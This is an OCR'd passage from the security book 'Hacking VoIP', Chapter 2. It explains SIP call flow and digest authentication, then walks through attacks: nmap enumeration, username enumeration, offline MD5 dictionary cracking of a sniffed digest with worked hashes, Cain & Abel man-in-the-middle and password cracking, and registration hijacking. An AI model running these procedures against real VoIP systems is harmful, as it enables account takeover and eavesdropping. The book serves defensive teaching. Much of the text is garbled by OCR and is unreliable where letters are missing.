While SIP provides clear and straightforward methods to communicate from a User Agent to a Registrar, Redirect server, Proxy server, or another User Agent, it lacks a method of strong authentication or authorization. This lack of strong security can allow attackers to abuse SIP on VoIP networks.

VoIP networks using SIP identify users with identifiers that are no more secure than an email address or a web URL. Specifically, *SIP URIs* (Uniform Resource Identifiers) identify a SIP User Agent in the form of *SIP:user@domain*, *SIP:user@domain:port* (if there is no port listed, it defaults to 5060), or *SIP:user@IPaddress*.

For example, if Sonia belongs to the *Aum.com*domain and Kusum belongs to the *Om.com* domain, their identities would be *SIP:Sonia@Aum.com* and *SIP:Kusum@Om.com*. When Sonia calls Kusum over a SIP-enabled VoIP network, DNS servers are used to route the call appropriately (usually via Proxy servers). However, IP addresses can be used in place of the domain field, as in *SIP:Sonia@192.168.11.08*, to alleviate the need for DNS servers.

TeamUnknown Release

Chapter 2 - Signaling: SIP Security

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press

Previous Next

Making a oIP Call with SIP Methods

o t at e e rie l co ered IP met ods, let s alk t roug an e am le o a VoIP call using t e met ods e ollo ing ste s ig lig t a sam le VoIP call using IP e call in ol es t o users, t eir ser Agents onia and usum , and t eir re uired intermediate s stems igure illustrates t e ste ste rocess




Figure 2-1: am le VoIP call using IP

Registration

irst, IP ser Agent *Sonia* registers ❶ it t e egistrar in its domain *Aum.com* , and IP ser Agent *Kusum* registers ❷ it t e egistrar in its domain *Om.com* l aut entication as een ena led, it occurs during t e l or l VI ste s, as s o n ere

```
❶REGISTER
  sip:Sonia@Aum.com
  SIP/2.0
  Via: SIP/2.0/UDP 192.168.5.122:5060
  From: Sonia <sip:Sonia@Aum.com>
  To: Sonia <sip:Sonia@Aum.com>;tag=110806
  Call-ID: 1108200600
  CSeq: 1 REGISTER
  Contact: <sip:Sonia@192.168.5.122>
  EXPIRES: 3600
  Content-Length: 0

❷REGISTER
  sip:Kusum@Om.com
  SIP/2.0
  Via: SIP/2.0/UDP 172.16.11.17:5060
  From: Kusum <sip:Kusum@Om.com>
  To: Kusum <sip:Kusum@Om.com>;tag=111706
  Call-ID: 1976111700
  CSeq: 1 REGISTER
  Contact: <sip:Kusum@172.16.11.17>
  EXPIRES: 3600
  Content-Length: 0
```

The IN ITE Request

onia is es to make a one call to usum

onia s ser Agent sends an I VI re uest ❸ to t e IP Pro ser er rom *Sonia@Aum.com* to *Kusum@Om.com*

```
❸ INVITE
  sip:Kusum@Om.com
  SIP/2.0
  Via: SIP/2.0/UDP 192.168.5.122:5060
  From: Sonia <sip:Sonia@Aum.com>;tag=110806
  To: Kusum <sip:Kusum@Om.com>
  Call-ID: 2006110800
  CSeq: 1 INVITE
  Contact: <sip:Sonia@192.168.5.122>
  Content-Type: application/sdp
  Content-Length: 141
```

e Pro ser er in onia s net ork er orms a D looku or Om.com A ter t e looku is com lete and *Om.com* is located, onia s Pro

se e sends e e es o e o se e n s m s ne o

e o se e n e *Om.com* **ne o pe o m s a bo p o s m s bca on e e s a esponds o e bo p s m s add ess bca on e o se e n s m s ne o sends a** 100 Trying **messa e ❹ o on a o nd ca e a e e es as been ece ed b no e sen o s m**

e o se e n s m s ne o o ads e e es o s m

s m s se en eads e e es

```
  SIP/2.0
❹ 100 Trying
  From: Sonia <sip:Sonia@Aum.com>;tag=110806
  To: Kusum <sip:Kusum@Om.com>
  Call-ID: 2006110800
  CSeq: 1 INVITE
  Content-Length: 0
```

s m s se en sends a 180 Ringing **messa e ❺ o on a nd ca n a e em o e elep one s n n**

```
  SIP/2.0
❺ 180 Ringing
  From: Sonia <sip:Sonia@Aum.com>;tag=110806
  To: Kusum <sip:Kusum@Om.com>
  Call-ID: 2006110800
  CSeq: 1 INVITE
  Content Length: 0
```

nce s m ans e s e p one e se en sends a 200 OK **❻ o on a ass m n s e an s o p oceed e p one call**

```
  SIP/2.0
❻ 200 OK
  From: Sonia <sip:Sonia@Aum.com>;tag=110806
  To: Kusum <sip:Kusum@Om.com>
  Call-ID: 2006110800
  CSeq: 1 INVITE
  Contact: <sip:Kusum@172.16.11.17>
  Content-Type: application/sdp
  Content-Length: 140
```

e ece n e 200 OK **messa e on a sends ❼ o s m ac no led n a s e ece ed e** 200 OK **messa e and a e can p oceed e o call**

```
  ACK
  sip:Kusum@Om.com SIP/2.0
  Via: SIP/2.0/UDP 192.168.5.120:5060
  Route: <sip:Kusum@192.186.5.120>
  From: Sonia <sip:Sonia@Aum.com>;tag=110806
  To: Kusum <sip:Kusum@Om.com>; tag=1117706
  Call-ID: 2006110800
❼ CSeq: 1 ACK
  Content-Length: 0
```

pac e s a e ene c an ed on e med a la e no e sess on la e s e p o ocol a ac all ans e s e a do med a o eac p one b s sed o se p e sess on o p o ocols o o e e o e en e o sess on s d sc ssed n de a l n ap e

nce e p one call s comple e on a can e m na e e call b send n a messa e ❽ o s m

```
  BYE
  sip:Kusum@Om.com SIP/2.0
  Via: SIP/2.0/UDP 10.20.30.41:5060
  To: Kusum <sip:Kusum@Om.com>;tag=1117706
  From: Sonia <sip:Sonia@Aum.com>;tag=110806
  Call-ID: 2006110800
❽ CSeq: 1 BYE
  Content-Length: 0
```

s m accep s e e m na ed call and sends an messa e ❾ o on a

```
  SIP/2.0
❾ 200 OK
  To: Kusum <sip:Kusum@Om.com>;tag=1117706
  From: Sonia <sip:Sonia@Aum.com>;tag=110806
  Call-ID: 2006110800
  CSeq: 1 BYE
  Content-Length: 0
```

Previous Next

Chapter 2 - Signaling: SIP Security

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press 2009

Previous Next

meratio a egi tratio

et ork port scanners can be used to enumerate SIP User Agents, egistrars, Pro ser ers, and other SIP-enabled s stems. SIP usuall listens on TCP or UDP port 50 0.

Note ther protocols re uired for VoIP calls, such as TP, listen on static/d namic ports other than port 50 0. hile port 50 0 is used to set up the session using SIP, the actual media transmission uses other ports.

merati g evi e o a Net or

Here s ho to enumerate SIP de ices on a net ork, step b step:


1. Do nload map from *http://insecure.org/nmap/*.
2. nter `nmap` on the command line indo s or shell Uni to retrie e the s nta of the tool.
3. nter the follo ing nmap command on the command line/shell to enumerate SIP User Agents and other intermediate de ices.

   ```
   nmap.exe -sU -p 5060 IP Address Range
   ```

4. r, for a class net ork address range on a 172.1 .0.0 net ork, enter:

   ```
   nmap.exe -sU -p 5060 172.16.0.0/16
   ```

5. ach IP address that sho s `open` for the STAT as sho n in igure 2-2 is probabl a SIP de ice. As ou can see in igure 2-2, the addresses 172.1 .1.109 and 172.1 .1.2 are probabl SIP de ices.



ig re numerating SIP entities

egi teri g ith e ti ie evi e

nce SIP de ices ha e been identified on the net ork, one can attempt to register ith them using a SIP User Agent. Additionall , because authentication is often disabled or enabled using eak pass ords, such as the telephone number of the phone, this process can be rather eas . I ll discuss breaking authentication later in this chapter.

nce a SIP User Agent registers ith a egistrar, all a ailable SIP information on the net ork, such as other SIP User Agents, can be enumerated. If authentication has been disabled on the de ice, anon mous unauthori ed users ma be able to find all SIP entities on the net ork. This information can be used to target specific phones on the VoIP net ork.

Complete the follo ing e ercise to register a SIP User Agent ith a SIP egistrar.

1. Do nload, install, and run a SIP User Agent, such as -Lite from *http://www.xten.com/index.php?menu=download/*.
2. Do nload, install, and run a P ser er running SIP, such as Asterisk. ou can do nload a pre-configured ersion of Asterisk from http:// . m are.com/ mtn/appliances/director / 02/ that runs under V are Pla er.
3. Do nload the pre-configured o file from *http://labs.isecpartners.com/HackingVoIP/HackingVoIP.html*.
4. Cop i o to et a teri on the VoIP V are appliance.
5. Start -Lite and right-click its main interface.
6. Select o t etti g .
7. Select and enter the follo ing information for each field:

   a. Username: **oni**

   b. Password: **ckmeAm deus**

   c. Domain: **I ddress o t e ol on w re l i nce**

8. Check eg ister it o ain an recei e inco ing calls.

9. Select the arget o ain radio button.

10. Select and lose.

You're done! You have now registered to a SIP server using the SIP User Agent.

t entication

SIP uses digest authentication for user validation, which is a challenge/response method. [1] The authentication process is largely based on HTTP digest authentication, with a few minor tweaks.

When User Agents submit a SIP REGISTER or I VITE method to a server that requires authentication, a 401 or 407 error message is automatically sent by the server, indicating that authentication is required. Within the 401 or 407 response, there will be a challenge (nonce). The challenge is used in the digest authentication process that will eventually be submitted by the User Agent. Specifically, the User Agent must include the following entities in its response:

serna e The username used by the SIP User Agent (e.g., on ia)

eal The associated domain for the session (e.g., isecpartners co)

ass or The password used by the SIP User Agent (e.g., Hack e a e s)

et o SIP method used during the session, such as I VITE and REGISTER

The Uniform Resource Identifier for the User Agent, such as SIP:192.168.2.102

allenge nonce The unique challenge provided by the server in the 401 or 407 response

nonce The client nonce. This value is optional, unless uality of Service information is sent by the server, and usually the value is absent.

once o nt nc The number of times a client has sent a nonce value; this value is optional and is usually absent.

The following steps outline the process of a SIP User Agent's authenticating to a SIP server using digest authentication:

1. A SIP User Agent sends a request for communication (via a REGISTER, I VITE, or some other SIP method).

2. The server (e.g., Registrar or SIP Proxy server) responds with either a 401 or 407 unauthori ed response, which contains the challenge (nonce) to be used for the authentication process.

3. The SIP User Agent performs three actions in order to send the correct MD5 response back to the server, which will prove that it has the correct password. The first step is to create a hash consisting of its username, realm, and password information, according to the following syntax:

   sern me e l m ssword

4. For the second action, the User Agent creates a second MD5 hash consisting of the SIP method being used, such as REGISTER, and the URI, such as SIP:192.168.2.102, according to the following syntax:

   et od I

5. For the last action, the SIP User Agent creates an MD5 hash to be used for the final response. This hash combines the first MD5 hash in step 3, the challenge (nonce) from the server from the 401/407 packet, the nonce count (if one has been sent), cnonce (if one has been sent), and the second MD5 hash from step 4, as follows:

   st e nonce nc cnonce st e


   The nc and cnonce are optional, so the equation could also be:

   st e nonce st e

6. The client sends the final MD5 hash created in step 5 to the server as its "response" value.

7. The server performs the same exercise as the user did in steps 3, 4, and 5. If the response from the User Agent matches the MD5 hash value created by the server, the server can then confirm that the password is correct, and the user will be authenticated.

An example authentication process between a SIP User Agent and a SIP server is shown in Figures 2-3 (a digest challenge from the SIP server) and 2-4 (the authentication response from the SIP User Agent).



ig re 2 3 Digest challenge from SIP server

igure 2-4: Authentication response from SIP User Agent

Notice in Figure 2-3 that the challenge (nonce) value is 350c0fec and that the realm is isecpartners.com . In Figure 2-4 the username is Sonia, and the URI is SIP:192.168.2.102.

Based on this information, and according to steps 1 through 7, the response calculated by the User Agent would be:

```
1. MD5 (Sonia:isecpartners.com:HackmeAmadeus)
=   49be40838a87b1cb0731e35c41c06e04
2. MD5 (REGISTER:sip:192.168.2.102)
=   92102b6a8c0f764eeb1f97cbe6e67f21
3. MD5 (49be40838a87b1cb0731e35c41c06e04:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
=   717c51dadcad97100d8e36201ff11147 (Final Response Value)
```

ncryption

Like many other protocols, SIP does not offer encryption natively. However, it's important to use encryption at the signaling layer in order to protect sensitive information traversing the network, such as passwords and sequence numbers.

Similar to the HTTP protocol, TLS (Transport Layer Security, successor to SSLv3) can be used to secure SIP. TLS can provide confidentiality and integrity protection for SIP, protecting it against many of the security attacks discussed later in this chapter.


In the following section, we will discuss how TLS and S/MIME can be used to secure SIP; however, as of this writing, the implementation is not widely supported.

S IP w ith T S

Using TLS with SIP (SIPS) is quite similar to using TLS on HTTP (HTTPS). Here's how it works:

1. A User Agent sends a message to a server and requests a TLS session.
2. The server responds to the User Agent with a public certificate.
3. The User Agent verifies the validity of the certificate.
4. The server and User Agent exchange session keys to be used for encrypting and decrypting information sent along the secure channel.
5. At this point, the server contacts the next hop along the route for the SIP User Agent to ensure that communication from hop 2 to hop 3 (and so forth) is also encrypted, which ensures hop-to-hop encryption between the SIP User Agents and all intermediate servers and devices.
6. SIP Proxy server 1 sends its public certificate to the SIP User Agent.
7. SIP User Agent verifies the validity of the certificate.
8. SIP Proxy server 1 and SIP User Agent exchange session keys, enabling encryption between them.
9. SIP Proxy server 1 contacts SIP Proxy server 2 to encrypt hop number 2.
10. Steps 1 through 4 are repeated between both Proxy servers.
11. Step 5 is repeated between each hop on the requested communication channel.

Figure 2-5 illustrates a VoIP call using SIP with TLS security.



igure 2-5: Sample SIP communication with TLS

Here's what's happening in Figure 2-5:

1. SIP User Agent requests TLS security with the SIP Proxy server number 1.
2. SIP Proxy server 1 sends its public certificate to the SIP User Agent.
3. SIP User Agent verifies the validity of the certificate.
4. SIP Proxy server 1 and SIP User Agent exchange session keys, enabling encryption between them.
5. SIP Proxy server 1 contacts SIP Proxy server 2 to encrypt hop number 2.
6. Steps 1 through 4 are repeated between both Proxy servers.
7. Step 5 is repeated between each hop on the requested communication channel.

S IP w ith S/ I

In addition to TLS, S/MIME (Secure Multipurpose Internet Mail Exchange) can also be used for securing the bodies of SIP messages. S/MIME can provide integrity and confidentiality protection to SIP communication; however, it is considerably more difficult to implement than TLS.

Because SIP messages carry MIME bodies (audio), S/MIME can be used to secure all content of messages sent to and from another User Agent. SIP headers, however, remain in the clear. In order to deploy S/MIME, each User Agent must contain an identifying certificate with public and private keys, which are used to sign and/or encrypt message information in SIP packets.

For example, if user **Sonia** wants to send a SIP packet with S/MIME to user **Kusum**, she would encrypt the body of the SIP packet with Kusum's public key. Both Sonia and Kusum must also have a key ring that contains each other's certificates and public keys in order for each to read the encrypted message. This implementation is similar to Pretty Good Privacy (PGP), wherein a sender encrypts a message with the receiver's public key. Because the receiver's private key is the only key that can be used to retrieve information encrypted with the receiver's public key, data is safe despite the use of public networks for transfer.

Therefore, users are often forced to use self-signed certificates that offer very little protection because they can easily be faked.

While it is possible to distribute certificates within the SIP packet itself, without a central authority there is not a good method for a User Agent to verify that the certificate received is actually associated with the sender of the SIP packet.

[1]See Section 22.4 in the SIP RFC 3261 for digest authentication information.

Previous Next

TeamUnknown Release

Chapter 2 - Signaling: SIP Security
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

SIP Security Attacks

Now that we know the basics of SIP authentication and encryption, let's discuss some of the security attacks. It is no secret that SIP has several security vulnerabilities; some are documented in the RFC itself, and a simple web search for **VoIP security issue** will return several hits that involve SIP security weaknesses.

While an entire book could be devoted to SIP security attacks, we'll focus on VoIP attacks on devices using SIP for the session setup. We'll cover a few of the more popular attacks in the most critical attack classes, namely:

- Username enumeration
- SIP password cracking (dictionary attack)
- Man-in-the-middle attack
- Registration hijacking
- Spoofing Registrars and Proxy servers
- Denial of Service, including
  - BYE
  - REGISTER
  - un-register

Username Enumeration

Username enumeration involves gaining information about valid accounts registered on the VoIP network by using error messages from SIP Proxy servers and Registrars or by sniffing. Similar to any security attack, information leakage is often the first 80 percent of the process. The more information leaked by a target, the more likely an attacker is to succeed. Therefore, enumerating usernames is often the first step of an attack.

Enumerating SIP Usernames with Error Messages

SIP usernames can be enumerated via error messages sent by SIP Proxy servers and/or Registrars. If a User Agent sends a REGISTER or INVITE request with a valid username, a 401 response is received. However, if a REGISTER or INVITE request is sent with an invalid username, a 403 response is received. An attacker can simply brute-force the process by sending out hundreds of REGISTER packets with different username values. For each request that responds with a 401 value, the attacker will know that he or she has uncovered a valid username.

Complete the following steps to enumerate SIP usernames via an error message response:

1. Download and install SiVuS from *http://www.vopsecurity.org/*.
2. Under the SIP tab, select **Utilities** ➢ **Message Generator**.
3. Items a through j in the following list should be entered into the SiVus **SIP Message Generator** tab. In the **SIP Message** section of SiVuS, enter

the correct values for the local VoIP network, where Domain would be the Proxy server or Registrar. For example, items in italic should be customized to the specific local environment. In order to enumerate usernames, change the username in step c below to the username you wish to enumerate. Our first request will try to determine if the username Sonia exists on the 192.168.2.102 domain.

a. Method: `REGISTER`
b. Transport: `UDP`
c. Called User: `Sonia`
d. Domain: `192.168.2.102`
e. Via: SIP/2.0/TCP `192.168.5.102`
f. To: `Sonia <sip:Sonia@192.168.2.102>`
g. From: Attacker `<sip:Attacker@192.168.2.102>`
h. From Tag: `ff761a48`
i. Call-ID: `845b1f52dd197838MThmMDVhZWRkYZIxMmI1MjNiNDA4MThmYTJiODdiMzM`
j. Cseq: `1 REGISTER`

If the SIP Proxy server or Registrar returns a 401 response packet, the user **onia** has just been enumerated. If not, the user **onia** is not used on this VoIP network.

Enumerating IP sernames y ni ing t e Network

When authentication is required between a User Agent and SIP server, the URI is sent from the User Agent to the server. Unless some sort of transport encryption has been used between the User Agent and the authenticating server, such as TLS, the URI traverses the network in cleartext. Hence, the URI standard of **IP: ser ostname:port** can simply be sniffed by an attacker on the network.

Warning A switched network provides little protection as an attacker can perform an ARP poisoning man-in-the-middle attack and capture all the SIP URIs within the local subnet.

The use of cleartext usernames places more pressure on the security of the client's password, because the username is given away freely. Furthermore, a malicious user can attempt several attacks once the username is captured, such as a brute-force attack. Additionally, because enterprises often use usernames or phone extensions as passwords, if an attacker can easily obtain a username or phone extension, the User Agent could be easily compromised.

Figure 2-6 shows an example of a sniffed username over the network using Wireshark. In order to view the SIP username in Wireshark, one would simply navigate to the SIP section of the packet, expand the Message Header section, and view the `To`, `From`, and `Contact` fields. These fields show the User Agent's username in cleartext.

Note Another tool, called Cain & Abel, can also be used to enumerate usernames, as shown later in the chapter.




Figure 2- : SIP username in Wireshark

IP Password etrie al

Now that we know how to easily retrieve the username of SIP User Agents, let's attempt to get the password. SIP's authentication process uses digest authentication. As discussed in "SIP Basics" on page 20, this model ensures that the password is not sent in cleartext; however, the model is not immune to basic offline dictionary attacks.

The SIP User Agent uses the following equations to create the MD5 response value used to authenticate the endpoint to the server (items in italic traverse the network in cleartext). Notice that the only item that is not exposed to a passive anonymous machine on the network is the password, which means that it is vulnerable to an offline dictionary attack. A dictionary attack consists of submitting a dictionary of words against a given hash algorithm to deduce the correct password. An offline version of the dictionary attack is performed off the system, such as on an attacker's laptop:

```
MD5-1 = MD5 (Username:Realm:Password)
MD5-2 = MD5 (Method:URI)
Response MD5 Value = MD5 (MD5-1:Nonce:MD5-2)
```

In order to perform an offline dictionary attack, the attacker must first sniff the username, realm, method, URI, nonce, and the MD5 Response hash over the network (using a man-in-the-middle attack on the entire subnet), which are all available in cleartext. Once this information is obtained, the attacker takes a dictionary list of passwords and inserts each one into the above equation, along with all the other items that have already been captured. Once this occurs, the attacker will have all the information to perform the offline dictionary attack. Furthermore, because SIP User Agents often use simple passwords, such as a four-digit phone extension, the time required to gain the password can be minimal.

Data ollection or IP ut entication ttacks

The information needed to perform an offline dictionary attack is available to a passive attacker from two packets by sniffing the network, including the challenge packet from the SIP server and the response packet sent by the User Agent. The packet sent from the SIP server contains the challenge and realm in cleartext. The packet from the User Agent contains the username, method, and URI in cleartext.

Once the attacker has sniffed all the values to create the password, she takes a password from her dictionary and concatenates it with the known username and realm values to create the first MD5 hash value. Next, she takes the method and URI sniffed over the network to create the second MD5 hash value. Once the two hashes are generated, she concatenates the first MD5, the nonce sniffed over the network, and the second MD5 hash value to create the final response MD5 value. If the resulting MD5 hash value matches the response MD5 hash value sniffed over the network, the attacker knows that she has guessed (brute-forced) the correct password. If the MD5 hash values are not correct, she repeats the process with a new password from her dictionary until she receives a hash value that matches the hash value captured over the network.

Note Unlike an online brute-force attack where the attacker may have only three attempts before she is locked out or noticed on the network, the attacker can perform this test offline indefinitely until she has cracked the password. Furthermore, for SIP hard phones and soft phones with easy or basic passwords, the exercise will not take very long.

An Example

Let's walk through an example. Figure 2-3 shows the challenge packet from a SIP server. From this packet, an attacker can obtain the following information:

Challenge (nonce): `350c0fec`

Realm: *isecpartners.com*

The response packet from a SIP User Agent is shown in Figure 2-4. From this packet, an attacker can obtain the following information:

Username: *Sonia*

Method: REGISTER

URI: SIP:192.168.2.102

MD5 Response Hash Value: `717c51dadcad97100d8e36201ff11147`

Using the digest authentication equation outlined previously, and bolding all items we have sniffed over the network, our equations would now look like:

```
Setup Equation 1 MD5-1: MD5 (Soni a:i se par t ner s.  o :Password)
Setup Equation 2 MD5-2: MD5 (R  IS  R:si p:1 2.1  .2.1 2)
Final Equation 3 717c51dadcad97100d8e36201ff11147: (MD5-1:35   fe :MD5-2)
```

Equation 1 is unknown, because the password is not sent over the network in cleartext. Equation 2 is completely known, because the method and URI are in cleartext. The MD5 hash value for Equation 2 turns out to be `92102b6a8c0f764eeb1f97cbe6e67f21`.

Equation 3 is the combination of the MD5 hash value from Equation 1, the nonce from the SIP server, and the MD5 hash value from Equation 2. Because the nonce from the SIP server has been sniffed over the network and the MD5 hash value of Equation 2 can be generated, the MD5 hash value from Equation 1 is the only unknown entity to brute-force.

To perform the dictionary attack, two procedures are needed. The first procedure will require the attacker to take Equation 1 and insert dictionary words in the password field, as shown in bold in the following example:

```
    MD5-1 : MD5 (Sonia:isecpartners.com: a   or )
f3ef32953eb0a515ee00916978a04eac : MD5 (Sonia:isecpartners.com:Hel l o)
44032ae134b07cee2e519f6518532bea : MD5 (Sonia:isecpartners.com: y)
08e07c4feffe79e208a68315e9050fe4 : MD5 (Sonia:isecpartners.com: oi  e)
b7e9d8301b12a8c30f8cab6ed32bd0b6 : MD5 (Sonia:isecpartners.com:l s)
44032ae134b07cee2e519f6518532bea : MD5 (Sonia:isecpartners.com: y)
56a88ae72cff2c503841006d63a5ee98 : MD5 (Sonia:isecpartners.com:Passpor t )
7b925e7f71e32e0e8301898da182c944 : MD5 (Sonia:isecpartners.com: er i f y)
a5d8761336f52fc74922753989f579c4 : MD5 (Sonia:isecpartners.com: e)
49be40838a87b1cb0731e35c41c06e04 : MD5 (Sonia:isecpartners.com:Ha    e  adeus)
```

Based on these MD5 hash values from Equation 1, the MD5 hash from Equation 2 (`92102b6a8c0f764eeb1f97cbe6e67f21`), and the nonce value from Equation 3 (`350c0fec`), the attacker can now execute the second procedure, which is brute-forcing Equation 3 shown earlier. Notice that we are inserting a different MD5-1 value, which is generated from each unique password we are trying to brute-force, but keeping the same nonce and MD5-2 values in the following equation:

```
                          MD5 = (MD5-1: 2f  e   f :MD5-2)
bba91fc34976257bb5aa47aeca831e8e = (f3ef32953eb0a515ee00916978a04eac:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
01d0e5f7c084cbf9e028758280ffc587 = (44032ae134b07cee2e519f6518532bea:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
5619e7d8716de9c970e4f24301b2d88e = (08e07c4feffe79e208a68315e9050fe4:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
8672c6c38c335ef8c80e7ae45b5122f8 = (b7e9d8301b12a8c30f8cab6ed32bd0b6:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
01d0e5f7c084cbf9e028758280ffc587 = (44032ae134b07cee2e519f6518532bea:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
913408579b0beb3b6a70e7cc2b8688f9 = (56a88ae72cff2c503841006d63a5ee98:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
b8178e3e6643f9ff7fc8db2027524494 = (7b925e7f71e32e0e8301898da182c944:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
c4ee4ed95758d5e6f6603c26665f4632 = (a5d8761336f52fc74922753989f579c4:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
717c51dadcad97100d8e36201ff11147 = (49be40838a87b1cb0731e35c41c06e04:350c0fec:92102b6a8c0f764eeb1f97cbe6e67f21)
```

The final password attempt in the previous example yields an MD5 hash value of `717c51dadcad97100d8e36201ff11147`, which is the same MD5 hash value the attacker sniffed over the network (shown in the second to last line in Figure 2-4). This tells the attacker that the word *HackMeAmadeus*is the SIP User Agent's password!

Tools to Perform the Attack

This attack amplifies the importance of a strong password--ideally, one that cannot be brute-forced easily when using digest authentication. I have written a tool that can perform this previous exercise automatically (along with a captured SIP authentication session from Wireshark or your favorite sniffer). The tool takes a list of passwords that an end user would like to test, concatenates it with the required information sniffed the over the network (from Wireshark), and determines if the resulting MD5 hash value matches the hash value that was also sniffed over the network. For a copy of the tool, called *SIP.Tastic.exe*, visit *http://www.isecpartners.com/tools.html*. A screenshot of the tool is in Figure 2-7.




Figure 2- : SIP password testing

One could also perform the same attack (without Wireshark or SIP.Tastic) using Cain & Abel (*http://www.oxid.it/cain.html*). Cain & Abel can perform a man-in-the-middle attack, sniff the SIP authentication process between a SIP User Agent and SIP server, and attempt to crack the password. Furthermore, one could perform an active dictionary attack on SIP using vnak (*http://www.isecpartners.com/tools.html*), which would change the attack from an offline dictionary attack to a pre-computed dictionary attack. Here's how you would gain access to a SIP password using Cain & Abel:

1. Enable the sniffer and/or perform a man-in-the-middle attack with Cain & Abel.

2. Once sniffing or a man-in-the-middle attack has begun, select the **Sni er** tab at the top of the Cain & Abel program and then the **Passwords** tab at the bottom of the program.

3. Once the **Passwords** tab has been selected, highlight **SIP** in the left-hand column as shown in Figure 2-8.




Figure 2- : SIP information from Cain & Abel

4. As SIP authentication requests are sniffed over the wire, select a request to crack, right-click, and select **Send to Cracker**.

5. Select the **Cracker** tab at the top of the program.

6. Highlight a row that has the SIP authentication information sniffed over the network.

7. Right-click the highlighted row and select **ictionary attack** ➢ **Add** to add a library to perform the dictionary attack with, such as **isec.dict.t t**.

8. Once the dictionary has been selected, select **Start** and wait for Cain & Abel to crack the password.

You're done!

Gote Cain can also perform a brute-force attack if you select **Brute- orce** in step 7 instead of **ictionary attack**.

Man-in-the-Middle Attack

In addition to an offline dictionary attack, SIP is also vulnerable to a man-in-the-middle attack, as shown in Figure 2-9. This attack uses ARP cache poisoning or DNS spoofing techniques to allow the attacker to get between a SIP server and the legitimate SIP User Agent. Once the attacker is routing traffic between the two legitimate entities, he can perform a man-in-the-middle attack and authenticate to the SIP server without knowing a valid username and password. Authenticating to the SIP server significantly increases the attack surface of a SIP implementation.




Figure 2- : Man-in-the-middle attack with SIP authentication

During the attack, as shown in Figure 2-9, the attacker monitors the network to identify when SIP User Agents send authentication requests to the SIP server. When the authentication request occurs (step 1), he intercepts the packets and prevents them from reaching the real SIP server. He then sends his own authentication request to the SIP server (step 2).

Using the challenge/response method for authentication, the SIP server sends a nonce to the attacker (step 3). The attacker receives the nonce and then sends the same nonce to the legitimate User Agent, who was attempting to authenticate originally (step 4). The legitimate User Agent then sends the attacker a valid MD5 hash value that is derived from the real password and SIP server's nonce (step 5), thinking the attacker is the actual SIP server. Once the attacker has the valid MD5 digest hash value from the legitimate User Agent, he sends the hash on behalf of himself to the SIP server and successfully authenticates (step).

Registration Hijacking

Registration hi acking uses a dated attack class but still works in many new technologies such as VoIP. The attack takes advantage of a User Agent's ability to modify the `Contact` field in the SIP header.

Note Spoofing the identity of a user is nothing new; attackers have been spoofing emails in SMTP mail messages for many years. The same idea applies to SIP REGISTER or I VITE messages, where a user can modify the `Contact`field in the SIP header and claim to be another User Agent.

When a User Agent registers with a SIP Registrar, many things are registered, including the User Agent's point of contact information. The point of contact information, listed in the `Contact` field in the SIP header, contains the IP address of the User Agent. This information allows SIP Proxy servers to forward I VITE requests to the correct hard phone or soft phone via the IP address. For example, if Sonia wanted to talk to usum, the Proxy servers in both networks would have to have the contact information in order to locate each of them. Figure 2-10 shows a sample registration request from the SIP User Agent called Sonia (notice the `Contact` field for the user).

